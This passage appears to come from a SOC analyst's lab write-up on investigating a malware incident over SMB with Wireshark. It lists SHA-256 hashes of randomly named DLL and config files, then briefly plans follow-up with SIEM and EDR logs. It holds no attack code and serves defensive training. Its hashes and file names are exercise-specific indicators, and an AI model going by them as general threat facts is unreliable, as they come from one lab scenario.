713207d9d9875ec88d2f3a53377bf8c2d620147a4199eb183c13a7e957056432 %5cefweioirfbtk.dll
d301995d31c0b30e157fb8c1f54937ff080e79fe4b2a9c5c8a28621dfc1e8040 %5cefweioirfbtk.dll.cfg
713207d9d9875ec88d2f3a53377bf8c2d620147a4199eb183c13a7e957056432 %5cltoawuimupfxvg.dll
-24f40ab61aeef3d64868b04d0d512b0c6cd6489d7ae1f1d6c342cff81a897b2ef %5cltoawuimupfxvg.dll.cfg
-713207d9d9875ec88d2f3a53377bf8c2d620147a4199eb183c13a7e957056432 %5cumtqqzkkllrgp.dll
-663628ae2089e3a5bd333fd9a6c5f390334af6899d9afe64d42547cc833c8469 %5cumtqqzkkllrgp.dll.cfg
tcm@SOC101-ubuntu:~/Desktop/02_Network_Security/02_Wireshark/smb$
```

Next we focuses (\\10.0.0.6\Shared receiver) infected system such as SIME and EDR logs an additional PCAP analysis and what try attacker we find

Note:

⇒ We follow one IP same another live case follow same process